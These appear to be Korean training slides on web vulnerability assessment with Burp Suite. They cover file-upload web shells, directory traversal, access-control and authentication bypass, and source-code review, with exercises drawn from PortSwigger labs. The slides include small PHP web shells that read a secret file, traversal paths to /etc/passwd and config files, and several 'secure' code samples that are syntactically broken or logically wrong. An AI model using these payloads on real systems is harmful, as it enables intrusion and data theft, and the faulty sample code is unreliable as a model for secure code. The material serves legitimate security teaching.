관리자(administrator) 계정의 비밀번호 획득 후 로그인 시도
(스크린샷 캡처 및 보고서 작성)

<https://portswigger.net/web-security/sql-injection/blind/lab-conditional-responses>

SQL 구문 테스트 사이트 : <https://sqltest.net/>

취약점 진단 실습 – Burp Suite (WEB)

■ 악성코드파일 업로드

✓ 취약점 설명

- 게시판 등에서 악성 파일 업로드에 대한 검증이 없을 경우 이를 악용해 악성스크립트(웹쉘) 파일이 업로드 되어 원격 명령 실행, 권한 획득 등의 공격이 실행될 수 있는 보안 취약점 입니다.
- 업로드 파일이 서버에 저장되고 해당 경로를 공격자가 파악할 수 있을 때 공격이 가능하며 업로드 후 공격자는 해당 파일에 접근해서 원하는 행위(원격 명령 실행 등..)를 수행합니다.


✓ 공격(보안진단) 포인트

1. 게시판의 첨부파일
2. 게시판 내부의 이미지 삽입 박스
3. 게시판 내부의 동영상 첨부 부분
4. 업로드 검증 로직이 존재할 경우 BlackList/WhiteList인지 확인
5. 환경 분석을 통한 환경에 맞는 웹쉘 사용

취약점 진단 실습 – Burp Suite (WEB)

■ 악성코드파일 업로드

✓ 해킹 시나리오



취약점 진단 실습 – Burp Suite (WEB)

■ 악성코드파일 업로드

✓ 보안 대책

- 업로드하는 파일 타입과 크기를 제한하고 업로드 디렉토리를 웹서버의 document 외부에 설정
- 화이트리스트 방식으로 허용된 확장자만 업로드 되도록 하고, 확장자도 대소문자 구분없이 처리
- 업로드 되는 파일경로 및 파일명에는 "../", ";", "%0" 등과 같은 특수문자 사용도 제한

✓ 코드 예제

안전 하지 않은 코드 예제	안전한 코드 예제
<pre>..... String fname = request.getParameter("filename"); File uploadDir=new("/app/webapp/data/upload/"); String uploadFilePath=uploadDir+fname; </pre>	<pre><% public String checkext(String fileName) { String chkExt = "false"; String Exts = "jpg,gif,bmp"; //허용할 확장자 선언 if ((fileName.indexOf("W0") > -1) (fileName.indexOf(";") > -1) (fileName.indexOf(".") > -1) (fileName.indexOf(".WW") > - 1)) { chkExt = "false"; }else{ String file_ext = fileName.substring(fileName.lastIndexOf('.') + 1); if (!Exts.equals("")) { chkExt = "false"; } else{ chkExt = "true";} return chkExt; } }%></pre>

취약점 진단 실습 – Burp Suite (WEB)

❖ 실습 – 문제 7

아래 URL 접속 후 "Access the lab"에 테스트 웹 서비스 접근
이후 **파일 업로드 취약점** 확인 후 서버 내 /home/carlos/secret 값 확인
(스크린샷 캡처 및 보고서 작성)

※ URL 내 솔루션 결과를 참고하지 않고 해결하기

<https://portswigger.net/web-security/file-upload/lab-file-upload-remote-code-execution-via-web-shell-upload>

취약점 진단 실습 – Burp Suite (WEB)

❖ 실습 – 문제 7

```
<?php
    $fp = fopen("/home/carlos/secret", "r");
    while( !feof($fp) )
    {
        echo fgets($fp);
    }
    fclose($fp);
?>
```

```
<?php
    echo file_get_contents('/home/carlos/secret');
?>
```

취약점 진단 실습 – Burp Suite (WEB)

❖ 실습 – 문제 8

아래 URL 접속 후 "Access the lab"에 테스트 웹 서비스 접근
이후 **파일 업로드 취약점** 확인 후 서버 내 /home/carlos/secret 값 확인 및
(스크린샷 캡처 및 보고서 작성)

Hint : BlackList, .htaccess

<https://portswigger.net/web-security/file-upload/lab-file-upload-web-shell-upload-via-extension-blacklist-bypass>

취약점 진단 실습 – Burp Suite (WEB)

■ Directory traversal 공격

✓ 취약점 설명

- 다운로드를 담당하는 변수 입력 값에 대한 검증 부재 또는 미흡으로 웹을 통해 웹 어플리케이션의 소스파일 및 시스템 파일을 다운로드 할 수 있는 취약점 입니다.
- 다운로드 경로의 인수 값에 '../' 문자열 등을 입력하여 상위 디렉터리로 접근하거나 일반적으로 접근이 불가능한 경로의 파일이 다운로드(접근)가 가능함
- ❖ 리눅스 및 유닉스 계열의 웹서버에서는 /etc/passwd와 같은 시스템 파일 다운로드 가능

✓ 공격(보안진단) 포인트

1. 첨부파일 또는 특정 파일들의 다운로드 소스로 붙어 있는 파라미터 값 변조


Ex) `http://www.test.com/../../../../../board/dbconn.inc`

`http://www.test.com/download.asp?path=/board/download/&filename=test.jpg`

취약점 진단 실습 – Burp Suite (WEB)

■ Directory traversal 공격

✓ 해킹 시나리오



- ① 정상적인 파일 다운로드
- ② 정상적인 파일 다운로드 가능
- ③ 웹 서버 소스코드로 인수 값 변경 후 다운로드 시도
- ④ 해당 경로의 웹 서버 소스코드 다운로드 가능

취약점 진단 실습 – Burp Suite (WEB)

■ Directory traversal 공격

✓ 보안 대책

- 파일이 위치하는 경로를 변수로 사용하지 말고 **해당 파일의 키 값을 변수로 사용**하여 다운로드
ex) `http://www.test.com/download.do?path=5&filename=test.jpg`
- 파일 위치 경로 변수를 사용할 경우, `"../"`, `"..W"`, `".W"`, `"%"` 등 **특수문자의 보안 필터링** 적용

✓ 코드 예제

안전 하지 않은 코드 예제	안전한 코드 예제
<pre><% String fname = request.getParameter("fileName"); String filepath = UPLOAD_PATH + fname; File f = new file(fp); response.setHeader("Content- Disposition","attachment;filename=" + filename + ";");</pre>	<pre><% public String checkpath(String fileName) { if((fileName.indexOf("../")) != -1 fileName.indexOf("./")) != -1 (fileName.indexOf(".W")) != -1 (fileName.indexOf("../")) != -1 (fileName.indexOf("..W")) != -1 (fileName.indexOf("%")) != -1)) { return "false"; } else{ return "true"; } } >%</pre>

취약점 진단 실습 – Burp Suite (WEB)

❖ 실습 – 문제 9

아래 URL 접속 후 "Access the lab"에 테스트 웹 서비스 접근
이후 **Directory Traversal 취약점** 확인 후 서버 내 /etc/passwd 값
(스크린샷 캡처 및 보고서 작성)

※ URL 내 솔루션 결과를 참고하지 않고 해결하기

<https://portswigger.net/web-security/file-path-traversal/lab-simple>

취약점 진단 실습 – Burp Suite (WEB)

❖ 실습 – 문제 10

아래 URL 접속 후 "Access the lab"에 테스트 웹 서비스 접근
이후 **Directory Traversal 취약점** 확인 후 서버 내 /etc/passwd 값 확인
(스크린샷 캡처 및 보고서 작성)

Hint : blacklist, .htaccess

<https://portswigger.net/web-security/file-path-traversal/lab-superfluous-url-decode>

취약점 진단 실습 – Burp Suite (WEB)

■ 인증 우회 공격

✓ 해당 취약점 항목

항목	취약점 설명
접근제어 우회 가능성 확인	접근제어 부분을 Client에서 Javascript를 이용하여 체크할 경우, Javascript 구문을 삭제 후 우회 공격
비인증 상태로 중요 page 접근 가능성	로그인 확인 모듈이 존재하지 않는 페이지에 강제 브라우징 하여 내부 page 접근 가능
일반계정 권한 상승 가능성	일반계정 로그인 상태에서 관리자 page에 접근 가능

✓ 대응방안

- 인증, 권한, 제어, 확인 등의 과정을 처리하는 부분은 Javascript가 아닌 Server Side Language로 구현
- 인증이 필요한 페이지의 경우 해당 페이지 주소를 직접 입력하여 접근하지 못하도록 페이지 각각에 대하여 로그인 체크 및 권한체크를 하도록 접근제어통제(ACL)를 수립하여 계정권한에 맞게 접근제어 설정

취약점 진단 실습 – Burp Suite (WEB)

admin.skshieldus.com 도메인 내 서비스 이용 시 서비스 내 권한은 4가지 경우
일때 권한 관리가 미흡할 경우

Admin : 사용 가능한 권한 (가,나,다,라,마,바)

A User : 사용 가능한 권한 (가,나,다,라)

B User : 사용 가능한 권한 (가,나,다)

C User : 사용 가능한 권한 (가)

비인증 User (로그인 X) : X

Ex1) A 사용자로 Admin 사용자의 **"마,바"** 권한의 기능을 사용하는 경우

Ex2) C 사용자로 B 사용자의 **"나,다"** 권한의 기능을 사용하는 경우

Ex3) 비인증 사용자로 C 사용자의 **"가"** 권한의 기능을 사용하는 경우

취약점 진단 실습 – Burp Suite (WEB)

❖ 실습 – 문제 11

아래 URL 접속 후 "Access the lab"에 테스트 웹 서비스 접근 이후 **권한 검증이 취약한 페이지** 확인 후 carlos 계정 삭제 (스크린샷 캡처 및 보고서 작성)

※ URL 내 솔루션 결과를 참고하지 않고 해결하기

Hint : robos.txt

<https://portswigger.net/web-security/access-control/lab-unprotected-admin-functionality>

robots.txt란??

웹사이트 검색 로봇이 접근하는 것을 방지하기 위한 국제규약으로, 일반적으로 접근 제한에 대한 설정을 robots.txt 파일에 적용하며 WEB Root 밑에 존재해야 적용이 됩니다. Ex_ abc.abc.com/robots.txt

취약점 진단 실습 – Burp Suite (WEB)

❖ 실습 – 문제 12

아래 URL 접속 후 "Access the lab"에 테스트 웹 서비스 접근
이후 **권한 검증이 취약한 페이지(기능)** 확인 후 wiener 계정의 권한을 Admin 변경
(스크린샷 캡처 및 보고서 작성)

Hint : referer 헤더 활용

<https://portswigger.net/web-security/access-control/lab-referer-based-access-control>

취약점 진단 실습 – Burp Suite (WEB)

❖ 실습 – 문제 13

아래 URL 접속 후 "Access the lab"에 테스트 웹 서비스 접근
이후 **사용자 인증 검증이 취약한 페이지(기능)** 확인 후 carlos 계정의 비밀번호를 변경한 후 마이페이지 접속
(스크린샷 캡처 및 보고서 작성)

<https://portswigger.net/web-security/authentication/other-mechanisms/lab-password-reset-broken-logic>

취약점 진단 실습 – Burp Suite (WEB)

❖ 실습 – 문제 14

아래 URL 접속 후 "Access the lab"에 테스트 웹 서비스 접근
이후 **사용자 2단계 인증 페이지(기능)** 확인 후 carlos 계정의 페이지 접속
(스크린샷 캡처 및 보고서 작성)

<https://portswigger.net/web-security/authentication/multi-factor/lab-2fa-broken-logic>

취약점 진단 실습 – Burp Suite (WEB)

❖ 실습 – 문제 15

아래 URL 접속 후 "Access the lab"에 테스트 웹 서비스 접근
이후 **Oauth 기술을 활용한 사용자 인증 페이지(기능) 및 인증 취약점** 확인 후 carlos
계정의 페이지 접속
(스크린샷 캡처 및 보고서 작성)


<https://portswigger.net/web-security/oauth/lab-oauth-authentication-bypass-via-oauth-implicit-flow>

OAuth란

: 인터넷 사용자들이 다른 웹사이트 상의 자신들의 정보에 대해 웹사이트나 애플리케이션의 접근 권한을 부여할 수 있는 개방형 표준([RFC 6479](#))이다.

- 사용자 (User = Resource Owner) : 서비스를 이용하는 사람들
- 클라이언트 (Client = x사이트) : OAuth를 이용하기 위한 대상 사이트
- client_id : 인증 서버에서 어떤 사이트에서 OAuth 토큰을 요청 했는지 확인하는 값 (Client 고유값)

취약점 진단 실습 – Burp Suite (WEB)



소스코드 진단

3

소스코드 진단

■ 소스코드 진단 개요

✓ 소스코드 진단 목적

- 소스코드를 활용하여 애플리케이션 내 모든 입/출력 값에 대해 DATA Tracing 을 통해 취약점 누락 최소화 및 상세 취약점 점검을 수행하여 보안 수준을 향상하는데 목적을 둔다.

✓ 소스코드 진단 특징

- 기존 동적 진단 대비 Depth 있는 진단 수행 및 다양한 케이스 도출이 가능함
- 소스코드 자동화 도구(AppScan, Fortify 등) 대비 과/오탐 비율이 적다
- 개발 언어에 구애 받지 않고 모든 분석이 가능함 (입/출력 DATA Tracing)
- 취약점 다포인트 리스트 업 방식을 통한 누락률 최소화
- 입/출력 분석을 통한 상세 서비스 분석이 가능함
- 진단자 역량에 따라 산출물 품질이 결정됨

소스코드 진단

■ 소스코드 진단 Process

대상 서비스 정보 수집/획득

- 계정 정보 (ID/PW) – 관리자/사용자
- 도메인 정보
- 서비스 접근 정보
- 서비스 구성도 및 아키텍처
- 소스코드

소스코드 기반 환경분석 (서비스 분석)

- 서비스 구조 및 동작 방식 파악 (상세)
- Infra 및 Appl. 관련 정보 유추 (상세)
- 구성도 및 아키텍처 분석 (상세)
- 개발 유형 파악

입/출력 트레이싱(분석)

취약점 진단 수행

- 회사별 자체 또는 KISA 보안 가이드 기반 항목(체크리스트) 진단 수행 (SK표준/주요정보통신기반시설)
- 스크립트 활용 진단 (포트스캔/디폴트페이지 ...)
- 진단자 역량에 따라 식별되는 취약점 범위/Depth가 다양함

보고서 작성 및 취약점 리뷰

- 식별된 취약점 정리 및 보고서 작성(양호/취약)
- 담당자 보고서 전달 및 취약점 결과 리뷰

취약점 조치 및 이행점검 수행

- 조치된 취약점 이행점검 수행 및 보고서 작성

소스코드 진단

■ 환경 분석

서비스 정보

- ✓ 대상 서비스/기능 이해 및 분석
(로그인 기능, 게시글 등록, 개인/주요정보 확인)

인프라 정보

- ✓ On-premise/cloud 인프라 리소스 정보 수집
(OS, DBMS, WEB, WAS Platform 정보 등)
- ✓ 대상 서비스 (도메인, IP주소) Port Scan 후 정보 수집
(Well-Known Port 및 그 외 대상 Port Scan)
- ✓ Default page Scan 후 정보 수집
(catalina/manager 등)

Appl. 정보

- ✓ SourceCode 기반 정보 수집 및 서비스 분석
(Framework, 소스량, 개발 언어, 설정파일 등)
- ✓ OpenSource 및 별도 Editor 정보 수집
(FCK Editor, Netbean Spring Cloud Vine Platform 등)

구분	상세내용
서버 유무	WEB Front/Admin, API // 내부,외부
IP	127.0.0.1
OS	CentOS, Windows Server
WEB	Apache
WAS	Tomcat, nginx, Embedded Tomcat
DBMS	Oracle, Mysql, Mssql
Open Port	21 FTP, 22 SSH, 23 TELNET
Default Page	Tomcat 관리자 : /manager/html
Framework	Spring, Mybatis, Ibatis, JPA, .NET, Spring boot
Editor	Daum Editor
개발언어	JAVA, C#, Python, Node JS
Open Source	NetBean Spring Cloud Vine Platform

소스코드 진단

■ RAWDATA 작성 방법

✓ 개요 및 목적

- 전달받은 모든 소스를 확인하여 분석할 경우 시간이 오래 걸리기 때문에 빠른 시간 내 전체 입/출력 DATA를 식별/분석하기 위함
- 개발 유형 파악을 통해 개발자가 의도한 입/출력 및 환경 구성을 빠르게 파악하기 위해 고안된 방법
- 애플리케이션이 가진 모든 입/출력을 파악하기 위함

✓ DATA 및 키워드 정의

- 개발자 코딩 유형 분석 : GET (입력-가져온다), SET (초기화, 변수세팅, 출력), IN(입력), OUT(출력) 등...
- SQL DB 공통 정의 : SELECT / INSERT / UPDATE / DELETE
- 웹 프레임워크 : MVC 구조 파악 (Model, View, Controller, request, response)

✓ 키워드 추출 시 고려사항

- 개발 유형 분석 단계에서는 함수나 변수의 정형화된 키워드 검색은 지양 넓은 범위의 키워드 검색
- 키워드 길이에 따라 DATA 검색 결과가 상이함

소스코드 진단

✓ 소스코드 분석 방법

- 개발자 별 각기 다른 스타일로 개발이 구현되어 있기 때문에 진단자가 서비스 기능에 목적을 두고 분석을 할 경우 SourceCode를 파악하기가 어렵기 때문에 애플리케이션에서의 DATA Tracing(흐름)을 추적하여 서비스를 분석해야함
- 입출력 RAW_DATA 작성을 통해 파악된 유형을 추적 해야하며, 소스코드만 가지고 분석이 어려울 경우에는 실제 서비스에 접근하여 동적(PROXY)으로 추가 정보를 수집해야함 (동적 + 정적 분석을 통해 상호보완 필요)
- 입/출력 Tracing 및 개발자 유형 파악이 완료된 이후에는 좁은 범위의 키워드 검색이 필요함



※ 모든 입/출력은 서버 관점을 기반으로 입/출력 Tracing을 수행함

❖ 소스코드 진단 예

```
<%@page contentType="text/html" pageEncoding="UTF-8"%>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
</head>
<body>
    <h1>Sample Code</h1>
    <%
        String name=request.getParameter("name");
        String title=null;

        ...
        rs=pstmt.executeQuery(query);
        while(rs.next()){
            title=rs.getString("title")
        ...}
    %>
    <p>NAME:<%=name%> </p>
    <p>TITLE:<%=title%> </p>
</body>
</html>
```

❖ 소스 예제 (Stored XSS) #1

/src/main/webapp/WEB-INF/web.xml

```
66 <filter>
67     <filter-name>xssfilter</filter-name>
68     <filter-class>com.lecture.util.CrossScriptingFilter</filter-class>
69 </filter>
70 <filter-mapping>
71     <filter-name>xssfilter</filter-name>
72     <url-pattern>/*</url-pattern>
73 </filter-mapping>
```

/src/main/java/com/lecture/util/CrossScriptingFilter.java

```
13 public class CrossScriptingFilter implements Filter {
14
15     public FilterConfig filterConfig;
16
17     public void init(FilterConfig filterConfig) throws ServletException {
18         this.filterConfig = filterConfig;
19     }
20
21     public void destroy() {
22         this.filterConfig = null;
23     }
24
25     public void doFilter(ServletRequest request, ServletResponse response,
26                         FilterChain chain) throws IOException, ServletException {
27         chain.doFilter(new RequestWrapper((HttpServletRequest) request), response);
28     }
29 }
```

❖ 소스 예제 (Stored XSS) #1

입력 및 입력 처리

```
6 public class RequestWrapper extends HttpServletRequestWrapper {
7
8     public RequestWrapper(HttpServletRequest request) {
9         super(request);
10        // TODO Auto-generated constructor stub
11    }
12
13    public String getParameter(String parameter) {
14
15        String value = super.getParameter(parameter);
16
17        if (value == null) {
18            return null;
19        }
20
21        return cleanXSS(value);
22    }
23
24    private String cleanXSS(String value) {
25
26        value = value.replace("script", "");
27        value = value.replace("iframe", "");
28        value = value.replace("alert", "");
29    }
30 }
```

❖ 동적 예제 (Stored XSS) #1

The screenshot shows a web browser window with the address bar displaying "192.168.50.141/mng/notice/insert". The page title is "공지사항" (Notice). The form contains two fields: "제목" (Subject) with the value "test" and "내용" (Content). The "내용" field has a rich text editor toolbar with various icons for text formatting, alignment, and insertion. Below the toolbar, the text "test" is visible in the content area, indicating a stored XSS payload.

❖ 동적 예제 (Stored XSS) #1

Request to http://192.168.50.141:80

